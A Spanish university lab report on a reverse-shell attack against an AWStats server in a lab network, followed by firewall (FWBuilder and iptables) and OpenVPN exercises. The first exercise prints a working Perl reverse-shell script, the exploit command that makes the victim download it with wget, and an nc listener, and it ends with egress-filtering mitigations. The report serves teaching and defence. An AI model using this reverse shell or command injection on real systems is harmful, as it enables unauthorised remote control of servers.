Informe Laboratorio 3
Fundamentos de Seguridad Informática

Marco Centurión, Juan Andrés Friss de Kereki

3 de junio de 2016

1. Práctica 1

El objetivo de esta práctica es realizar un ataque a shell en forma reversa, y al hacerlo mostrar debilidades cuando un firewall no se utiliza para filtrar paquetes salientes. Esto es porque para obtener una shell en un equipo víctima, se logrará que la máquina victima la que inicie la conexión con la máquina atacante.

Realización de la práctica

En primer lugar, nos es provista la información de que el servidor web que se atacará utiliza AWStats [1]. Esta es una herramienta gratis para analizar logs y que permite generar distintas estadísticas para el servidor web.

AWStats presenta una vulnerabilidad que será atacada con el exploit disponible en [2]. La vulnerabilidad existe dado que hay un error de validación que permite a un atacante remoto especificar comandos a ser ejecutados en el contexto de la aplicación. Lo primero que se hizo entonces fue generar un ejecutable del exploit en la máquina atacante.

Para ejecutar el exploit se piden cuatro parámetros: IP de la víctima (en nuestro caso 10.0.20.4), path de awstats en la víctima (se adivinó probando, finalmente fue awstats/awstats.pl), un comando a ejecutar, y el tipo de comando, existiendo tres opciones posibles.

Utilizando este exploit que nos permitía ejecutar comandos en la víctima, el siguiente paso a realizar era generar un script perl en el equipo remoto que haga la conexión hacia el atacante. El script perl que se utilizó finalmente fue una modificación del provisto en la letra de la práctica, donde se incluye la IP del atacante y el puerto 80:

Listing 1: Script Perl modificado

```
#!/usr/bin/perl
use Net::Telnet ();
use Net::Telnet;
$telnet = new Net::Telnet (Timeout=>30, Port=>80);
$telnet->open("10.0.20.2");
$count=1;
$telnet->print('Acceso desde equipo remoto');
$pattern='/\$ $/i';
  while ($count == 1) {
  $data = $telnet->get(Timeout=>100);
  $output = `$data`;
  $telnet->print($output);
}
exit 0
```

Para transferirlo al servidor web, levantamos con netcat el archivo "conexion.pl" en el puerto 80 del atacante. Luego, lo generamos en la máquina víctima utilizando el comando wget, el cual permite descargar archivos de la Web. En particular, el comando que utilizamos fue:

```
./output32 10.0.20.4 awstats/awstats.pl "wget
   10.0.20.2/conexion.pl" 1
```

Una vez realizado esto, finalmente queda la segunda etapa de la práctica, que consistió en ejecutar el script perl para que se establezca el acceso al servidor. Para ello levantamos dos terminales en la màquina atacante. En una, ejecutamos el comando

```
nc -vl 80
```

para capturar una conexión entrante de shell reversa. En la otra terminal, ejecutamos el script perl propiamente dicho:

```
links http://10.0.20.4/awstats/conexion.pl
```

Así, obtuvimos una shell en la víctima. Sin embargo, se observó que si bien los comandos que se ingresan se ejecutan correctamente y obtenemos la salida de los mismos, la shell no es interactiva (por ejemplo un cambio de directorio no se mantiene de un comando a otro). Investigando posibles alternativas, nos encontramos con el script `https://github.com/pentestmonkey/perl-reverse-shell/blob/master/perl-reverse-shell.pl`, que al realizar un binding entre la entrada y salida estándar a un socket, permite obtener una shell interactiva.

Conclusiones

En primer lugar explicaremos qué es un ataque de shell reversa y la metodología general utilizada para realizar el mismo. Un ataque de shell reversa consiste en obtener una shell en la víctima, donde es la víctima la que inicia la comunicación y establece la conexión con la máquina atacante. El atacante posee un puerto escuchando y esperando por una conexión entrante, y una vez establecida, será a través de esta conexión que podrá ejecutar código en la víctima. La metodología generalmente utilizada coincide con la llevada a cabo en esta práctica: primero, mediante algún exploit se inyecta el código (esto se hace pasando el archivo a algún proceso vulnerable) que creará la shell en la víctima. Luego, se tiene que capturar el pedido de conexión saliente, y asegurar que se esté apuntando al puerto correcto.

En segundo lugar veremos mecanismos para mitigar la proliferación de estos ataques, y como aplica la utilización de proxies y/o firewalls en el contexto de este problema. Se puede utilizar un firewall para detectar pedidos de conexión entrantes, pero también para detectar pedidos de conexión salientes, como hacen los ataques de shell reversa. Por lo tanto, una manera de evitar el ataque realizado sería bloquear pedidos de conexión salientes desde el servidor web, que en general no deberían existir para cualquier servidor web, excepto a sitios confiables. Además, se puede agregar un bloqueo a paquetes entrantes que estén aceptando una conexión. Entonces, aunque el sistema fuese vulnerable e iniciase una conexión hacia afuera, igualmente se prohibiría el acceso a un atacante.

2. Práctica 2

El objetivo principal de esta práctica es de afirmar los conocimientos sobre firewalls, haciendo uso de la herramienta FWBuilder para implementar una política de firewall y luego inspeccionando las reglas generadas por la misma para lograr un mejor entendimiento de iptables.

Realización de la práctica

La realización de la práctica comenzó con la instalación de fwbuilder y la familiarización con la herramienta.

A continuación se crearon objetos que representaran el firewall y los hosts con sus interfaces correspondientes, las redes y se importaron de la librería estandar los servicios http, https, dns y ssh (todos los que se utilizarán en la práctica). La creación de estos objetos permite facilitar la creación de las reglas de modo mas natural ya que en lugar de especificar la dirección de determinado host/servidor, se puede indicar directamente el servidor; lo mismo ocurre con los servicios: en vez de buscar cuales puertos corresponden a qué servicio se indica el servicio y fwbuilder automáticamente realiza esta acción por nosotros.

Luego de definidos todos los objetos que utilizaremos en la práctica se comienza a recorrer la lista de la política de acceso provista y realizar la tarea de convertir las reglas indicadas en lenguaje natural a la forma utilizada en el software, razonando en cada caso qué dirección (inbound u outbound) debería considerar la regla.

Finalizada la implementación de la política se compila el firewall y se analizan las reglas para intentar comprender qué reglas de iptables se crearon para implementar qué política y cómo logra hacerlo.

Conclusiones

En primer lugar haremos la distinción entre los dos tipos de políticas que puede implementar un firewall: restrictivas vs. permisivas.

En las permisivas, por defecto se permite todo tipo de tráfico. Al utilizar una política de este tipo, las reglas que se utilizan especifican los tipos de

paquetes que se quieren filtrar. Era la política más utilizada, pero tiene como principal desventaja el hecho de que es muy fácil olvidarse de bloquear algún tipo de tráfico.

Por el otro lado encontramos las políticas restrictivas. En éstas el único tráfico permitido es el que está explícitamente habilitado; todo el resto, por defecto, no es permitido. Esto tiene como ventaja que es imposible dejar descubierto algún flanco por omisión pero esta ventaja tiene como contracara tenemos el aumento de dificultad en definir reglas que permitan el tráfico de todos los servicios que se utilicen.

Leyendo los documentos referenciados en la letra del laboratorio se encontraron varios tipos de clasificación de Firewalls, algunas de las cuales se discutirán a continuación. La primera distinción será entre firewalls stateless vs stateful. Antes de desarrollar firewalls stateful (con estado), los firewalls eran stateless (sin estado). Esto significa que el firewall trata cada trama o paquete individualmente, no como parte de un flujo o conexión.

La ventaja que presenta un firewall stateless respecto a uno stateful es que funciona más eficientemente, ya que sólo verifica el encabezado del paquete. Un firewall stateful, en cambio, mantiene el estado de las conexiones de red, distinguiendo cada paquete individual según a qué conexión pertenece. Sólo se permitirán paquetes que pertenezcan a una conexión (y los que inicien una).

Otra distinción es la que se da entre los firewalls de filtrado de paquetes (que inspeccionan encabezados de capa de red, o capa tres) de firewalls de aplicación. Estos últimos controlan tráfico teniendo en cuenta a qué aplicación o servicio pertenecen, o sea que trabajan con información de capa cinco, algo que los firewalls çomunes"no pueden hacer si no cuentan con software adicional.

Luego de implementada y compilada la política se analizó el archivo generado para intentar explicar a que politica corresponde cada regla y qué hace, especificamente, cada regla.

En primer lugar es importante comprender algunos conceptos básicos de iptables:

tables : el codigo de filtrado de paquetes ya está incluido en el kernel y está organizado en *tablas*, compuestas de chains. Cada tabla tiene un uso predeterminado:

raw se usa sólo para configurar paquetes de modo que no se les aplique seguimiento de conexión.

filer la tabla por defecto y donde ocurren la mayoría de las acciones comúnmente asociadas con un firewall.

nat la tabla donde se definen las reglas de NAT.

mangle utilizada para alteraciones de paquetes.

security utilizada para las reglas Mandatory Acces Control, como en el caso de SELinux.

Aunque para casi todo se utilizarán las tablas *filter* y *nat*.

chains : las cadenas son listas de reglas que se siguen en orden. Cada tabla tiene algunas cadenas predefinidas; para las tablas mas usadas:

filter
- INPUT
- OUTPUT
- FORWARD

nat
- PREROUTING
- POSTROUTING
- OUTPUT

Y cada cadena se ejecuta en un momento distinto del proceso del proceso de filtrado de paquetes.

reglas : las reglas componen las cadenas y se recorren en orden para realizar decisiones basadas en las características de los paquetes. Tienen una serie de matches y un target: si un paquete cumple con los matches, el mismo se envía al objetivo, que puede ser una cadena definida por el usuario, uno de los targets incluídos (ACCEPT, DROP, QUEUE o RETURN) o una extensión de target (REJECT o LOG, por ejemplo).

.

El flujo de iptables se puede ver en la figura 2; como se puede ver los paquetes pasan por las distintas cadenas de las tablas. En cada cadena se ejecutan las reglas hasta que el destino del paquete se decide y si se llega al final de la cadena se decide qué se hace con el paquete de acuerdo a la política por defecto.

La política por defecto se puede setear a DROP o ACCEPT, indicando que todos los paquetes que no son matcheados por ninguna regla se descartan o aceptan, respectivamente. En general se utiliza una política por defecto DROP y se indica en las reglas de la cadena qué paquetes se aceptarán, indicando el target ACCEPT. Si en Cambio la política por defecto es ACCEPT, habrá que indicar qué paquetes se quieren evitar.

Las reglas además de los matches típicos pueden incluír condiciones de estado. Para esto se carga el módulo de estado y luego con –state se puede testear el estado de la conexión. Esto permite, por ejemplo, aceptar conexiones entrantes que abren una conexión pero no hacerlo si las mismas son salientes. Esto es muy importante ya que permite evitar un gran agujero de seguridad que podría llevar, por ejemplo, a un ataque de shell reversa.

Finalmente tenemos la última tabla, nat, la cual se utiliza para realizar Network Address Translation. Aquí tenemos tres chains: PREROUTING, que permite modificar los paquetes entrantes antes de tomar decisiones de routing, OUTPUT, que permite modificar paquetes generados por el firewall después de enrutarlos y POSTROUTING, que permite modificar paquetes salientes justo antes de que salgan del firewall. Con estas reglas podemos, por ejemplo, tomar los paquetes de una subred y, justo antes de forwardearlos, cambiarles la IP origen por una IP en particular, o por la de la interfaz que se está utilizando.

3. Práctica 3

Esta práctica tiene como objetivo experimentar en la creación y configuración de una red privada virtual (VPN).

Realización de la práctica

En primer lugar se extrajo el contenido de fsi20.tar.gz y se encontraron certificados y claves privadas del cliente y servidor, certificado de la CA y archivo de parámetros de Diffie-Hellman. Se copian utilizando scp (copiar la clave privada del servidor por un canal no seguro sería un error grave de seguridad) el certificado y clave del servidor, certificado de la CA y parámetros de DH al servidor. En el mismo se copiaron los certificados y la clave a /etc/openvpn/keys y dh1024.pem a /etc/openvpn.

Luego de esto se obtuvo el archivo de configuración de ejemplo del servidor

openvpn de /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz y se lo extrajo en /etc/openvpn. Luego se le realizaron modificaciones, indicando la ubicacion de todos los certificados y claves e indicándole al servidor qué rango de IP utilizar para la VPN (172.16.1.0/24). Finalmente se inicia el servicio de openvpn con *service openvpn start*.

En el equipo "atacante" se copia el archivo de configuración del cliente de ejemplo al home del usuario y se mueven los certificados y claves a un directorio oculto y con permiso de lectura sólo para el dueño. Se realizan los cambios pertinentes, indicando el servidor al cual nos queremos conectar y los parámetros de SSL.

Para levantar el tunel es necesario correr el comando *openvpn client.conf* como root o con sudo. Debido a la brecha de seguridad que puede ser dejar corriendo ese proceso como root, se configuraron tanto en el servidor como en el cliente las opciones que baja los privilegios del proceso a nobody:nobody.

Para confirmar que el tráfico no está viajando como texto plano, se realizaron las siguientes pruebas:

- Se abre una conexión telnet con 10.0.20.8 al servicio echo y se envían varios mensajes. Capturas de tráfico en el cliente muestran que el tráfico no está cifrado.

- Se levanta la conexión VPN y se abre una conexión telnet con 172.16.1.1 al servicio echo y se envían mensajes. Capturas en cualquiera de las interfaces físicas del cliente indican que el mensaje no se está transmitiendo como texto plano; capturas en tap0, en cambio, muestran los mensajes. Esto es consistente con la arquitectura de openvpn, ya que los mensajes llegan hasta la interfaz tap desencriptados, viajan entre las interfaces tap del cliente y el servidor encriptados y salen del otro lado desencriptados nuevamente.

Conclusiones

En primer lugar veremos qué es una VPN. Una VPN es una red privada construida sobre una infraestructura de red pública, como Internet. Permite conectar distintas redes o equipos en manera privada y segura (que nadie pueda interceptar la información y leerla).

Otro aspecto que veremos será la diferencia entre una VPN SSL y una VPN IPSec. Se puede elegir una VPN SSL para evitar el overhead de instalar

software en el cliente y demás configuraciones, y para acceder a aplicaciones específicas, en lugar de subredes enteras. Por el otro lado, las VPNs IPSec conectan hosts a redes privadas enteras, a diferencia de VPNs SSL conectan usuarios a servicios y aplicaciones dentro de una red.

En último lugar veremos los modos de autenticación de OpenVPN, una implementación híbrida entre VPN IPsec y VPN SSL. Existen principalmente dos: mediante el uso de pares de claves y certificados, o utilizando usuario y contraseña. Los certificados son firmados criptográficamente por una CA, por lo tanto proveen un nivel de seguridad y autenticación fuerte. Utilizar solo usuarios y contraseñas puede ser menos seguro. Cuando el servidor se configura para no validar certificados del cliente, la seguridad de toda la VPN se basará solo en las credenciales de usuario. Como se ve, se puede usar solo uno de los modos de autenticación, o ambos en conjunto, necesitando el sistema validar todos los modos configurados para proseguir con la comunicación. Esta última opción es la más segura de todas.

Referencias

1. `http://www.awstats.org/`
2. `http://www.securityfocus.com/bid/12543`



Figura 1: Flujo de paquetes por tablas iptables